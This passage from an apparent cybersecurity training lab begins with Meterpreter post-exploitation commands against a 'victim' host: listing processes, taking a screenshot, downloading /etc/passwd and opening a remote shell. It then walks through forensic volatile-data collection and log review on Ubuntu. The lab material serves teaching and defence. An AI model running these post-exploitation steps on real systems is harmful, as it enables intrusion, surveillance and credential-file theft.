
```
meterpreter > getuid
```



```
meterpreter > getuid
Server username: student
meterpreter > 
```

7. Type **`ps`** followed by pressing **Enter** to receive a list of running processes on the victim.


```
meterpreter > ps
```



```
meterpreter > ps

Process List
============

 PID   Name                                                           Arch  User     Path
 ---   ----                                                           ----  ----     ----
 1     /sbin/init                                                           root     /sbin/init
 2     [kthreadd]                                                           root     [kthreadd]
 3     [ksoftirqd/0]                                                        root     [ksoftirqd/0]
 5     [kworker/0:0H]                                                       root     [kworker/0:0H]
 7     [rcu_sched]                                                          root     [rcu_sched]
 8     [rcu_bh]                                                             root     [rcu_bh]
 9     [migration/0]                                                        root     [migration/0]
 10    [watchdog/0]                                                         root     [watchdog/0]
 11    [khelper]                                                            root     [khelper]
 12    [kdevtmpfs]                                                          root     [kdevtmpfs]
 13    [netns]                                                              root     [netns]
 14    [writeback]                                                          root     [writeback]
 15    [kintegrityd]                                                        root     [kintegrityd]
```

8. Type **`screenshot`** to print an active screenshot of the victim's current desktop screen. Press **Enter**.


```
meterpreter > screenshot
```



```
meterpreter > screenshot
Screenshot saved to: /usr/share/setoolkit/arKUhcoq.jpeg
meterpreter >
```

9. Type **`download /etc/passwd`** to grab the *passwd* file. Press **Enter**.


```
meterpreter > download /etc/passwd
```



```
meterpreter > download /etc/passwd
[*] downloading: /etc/passwd -> passwd
[*] downloaded : /etc/passwd -> passwd
meterpreter >
```

10. Type **`shell`** into the *meterpreter* prompt and press **Enter**.


```
meterpreter > shell
```



```
meterpreter > shell
Process 1 created.
Channel 2 created.
```

11. Notice no prompt is shown. Proceed to type **pwd** and press the **Enter** key to confirm you have shell access.

```
pwd
```




```
pwd
/home/student
```

2 Collecting Volatile Data

2.1 Collecting Volatile Data on a Compromised System

1. Once a system has been compromised, it is important to get some information off the system before it is shut down. Any data residing in *RAM* will be gone when the system is shut down. Change focus to the **Ubuntu** system.
2. On the *Ubuntu* system, navigate to an open **terminal**.
3. In the *terminal*, enter the command below to escalate to **root** privileges. If prompted, enter **`securepassword`** as the password.


```
student@Ubuntu:~$ sudo su
```



```
student@Ubuntu:~$ sudo su
[sudo] password for student:
root@Ubuntu:/home/student#
```

4. Create a file to contain any volatile data we can find. To put a *heading* into the file, enter the command below.


```
root@Ubuntu:/home/student# echo student investigator > report.txt
```



```
root@Ubuntu:/home/student# echo student investigator > report.txt
root@Ubuntu:/home/student#
```

5. Verify the *report.txt* file has been created with the "*student investigator*" title.


```
root@Ubuntu:/home/student# cat report.txt
```



```
root@Ubuntu:/home/student# cat report.txt
student investigator
root@Ubuntu:/home/student#
```

6. Add the *date* and *timestamp* to the *report.txt* file.


```
root@Ubuntu:/home/student# date >> report.txt
```



```
root@Ubuntu:/home/student# date >> report.txt
root@Ubuntu:/home/student# █
```

7. Print the *system information* to the *report.txt* file.


```
root@Ubuntu:/home/student# uname –a >> report.txt
```



```
root@Ubuntu:/home/student# uname -a >> report.txt
root@Ubuntu:/home/student#
```

8. Add the *hostname* to the *report.txt* file.


```
root@Ubuntu:/home/student# hostname >> report.txt
```



```
root@Ubuntu:/home/student# hostname >> report.txt
root@Ubuntu:/home/student#
```

9. Append *network interface information* to the *report.txt* file.


```
root@Ubuntu:/home/student# ifconfig -a >> report.txt
```



```
root@Ubuntu:/home/student# ifconfig -a >> report.txt
root@Ubuntu:/home/student#
```

10. Append *network statistics* to the *report.txt* file.


```
root@Ubuntu:/home/student# netstat –ano >> report.txt
```



```
root@Ubuntu:/home/student# netstat -ano >> report.txt
root@Ubuntu:/home/student#
```

11. Append the *process services* running to the *report.txt* file.


```
root@Ubuntu:/home/student# ps aux >> report.txt
```



```
root@Ubuntu:/home/student# ps aux >> report.txt
root@Ubuntu:/home/student#
```

12. Append the *routing table* to the *report.txt* file.


```
root@Ubuntu:/home/student# route –n >> report.txt
```



```
root@Ubuntu:/home/student# route -n >> report.txt
root@Ubuntu:/home/student#
```

13. Append the *date* and *timestamp* to the *report.txt* once more at the end of the file.


```
root@Ubuntu:/home/student# date >> report.txt
```



```
root@Ubuntu:/home/student# date >> report.txt
root@Ubuntu:/home/student#
```

14. View output content from the *report.txt*. Press the **spacebar** to scroll down by page or press **Enter** to scroll down by a single line.

```
root@Ubuntu:/home/student# cat report.txt | less
```



```
student investigator
Tue Aug 14 17:47:05 EDT 2018
Linux Ubuntu 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2
014 i686 i686 i386 GNU/Linux
Ubuntu
eth0      Link encap:Ethernet  HWaddr 00:50:56:9c:59:78
          inet addr:192.168.1.50  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe9c:5978/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:941 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1483 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:264231 (264.2 KB)  TX bytes:159535 (159.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:518 errors:0 dropped:0 overruns:0 frame:0
          TX packets:518 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:35266 (35.2 KB)  TX bytes:35266 (35.2 KB)

:
```


15. When finished reviewing the contents, press **CTRL+Z** to exit.
16. Leave the *terminal* shell open to continue with the next task.

3 Viewing Logs

3.1 Analyzing Different Log Files and Knowing Their Importance

1. While in the *terminal* shell, on the *Ubuntu* system, enter the command below to view the content of the *auth.log* file. This file actively logs system authorization information.


```
root@Ubuntu:/home/student# cat /var/log/auth.log | less
```



```
Aug 14 17:22:59 Ubuntu lightdm: pam_ck_connector(lightdm:session): nox11 mode, i
gnoring PAM_TTY :0
Aug 14 17:23:27 Ubuntu polkitd(authority=local): Registered Authentication Agent
 for unix-session:/org/freedesktop/ConsoleKit/Session2 (system bus name :1.47 [/
usr/lib/policykit-1-gnome/polkit-gnome-authentication-agent-1], object path /org
/gnome/PolicyKit1/AuthenticationAgent, locale en_US.UTF-8)
Aug 14 17:23:37 Ubuntu dbus[441]: [system] Rejected send message, 2 matched rule
s; type="method_call", sender=":1.53" (uid=1000 pid=2537 comm="/usr/lib/indicato
r-datetime/indicator-datetime-ser") interface="org.freedesktop.DBus.Properties"
member="GetAll" error name="(unset)" requested_reply="0" destination=":1.15" (ui
d=0 pid=1381 comm="/usr/sbin/console-kit-daemon --no-daemon ")
Aug 14 17:39:04 Ubuntu CRON[3020]: pam_unix(cron:session): session opened for us
er root by (uid=0)
Aug 14 17:39:17 Ubuntu CRON[3020]: pam_unix(cron:session): session closed for us
er root
Aug 14 17:43:52 Ubuntu sudo:  student : TTY=pts/1 ; PWD=/home/student ; USER=roo
t ; COMMAND=/bin/su
Aug 14 17:43:52 Ubuntu sudo: pam_unix(sudo:session): session opened for user roo
t by student(uid=1000)
Aug 14 17:43:52 Ubuntu su[3037]: Successful su for root by root
Aug 14 17:43:52 Ubuntu su[3037]: + /dev/pts/1 root:root
Aug 14 17:43:52 Ubuntu su[3037]: pam_unix(su:session): session opened for user r
oot by student(uid=0)
(END)
```

2. When finished reviewing the contents, press **CTRL+Z** to exit.
3. Type the command below to view the contents of the *btmp log* file. This files logs failed login attempts.


```
root@Ubuntu:/home/student# last -f /var/log/btmp | more
```



```
root@Ubuntu:/home/student# last -f /var/log/btmp | more

btmp begins Wed Aug  8 11:55:03 2018
root@Ubuntu:/home/student# 
```

4. Type the command below to view the contents of the *wtmp log* file. This file logs login records to view who is currently connected to the system.

```
root@Ubuntu:/home/student# last –f /var/log/wtmp | more
```



```
root@Ubuntu:/home/student# last -f /var/log/wtmp | more
student  pts/1        :0               Tue Aug 14 17:28   still logged in
reboot   system boot  3.13.0-32-generi Tue Aug 14 09:54 - 17:57  (08:02)
student  pts/0        :0               Thu Aug  9 12:43 - down   (00:19)
reboot   system boot  3.13.0-32-generi Thu Aug  9 12:40 - 13:03  (00:23)
student  pts/0        :0               Wed Aug  8 12:08 - 12:09  (00:01)
reboot   system boot  3.13.0-32-generi Wed Aug  8 12:06 - 12:09  (00:03)
student  pts/1        :0               Wed Aug  8 12:03 - 12:04  (00:00)

wtmp begins Wed Aug  8 12:03:38 2018
root@Ubuntu:/home/student#
```

5. The lab is now complete; you may end the reservation.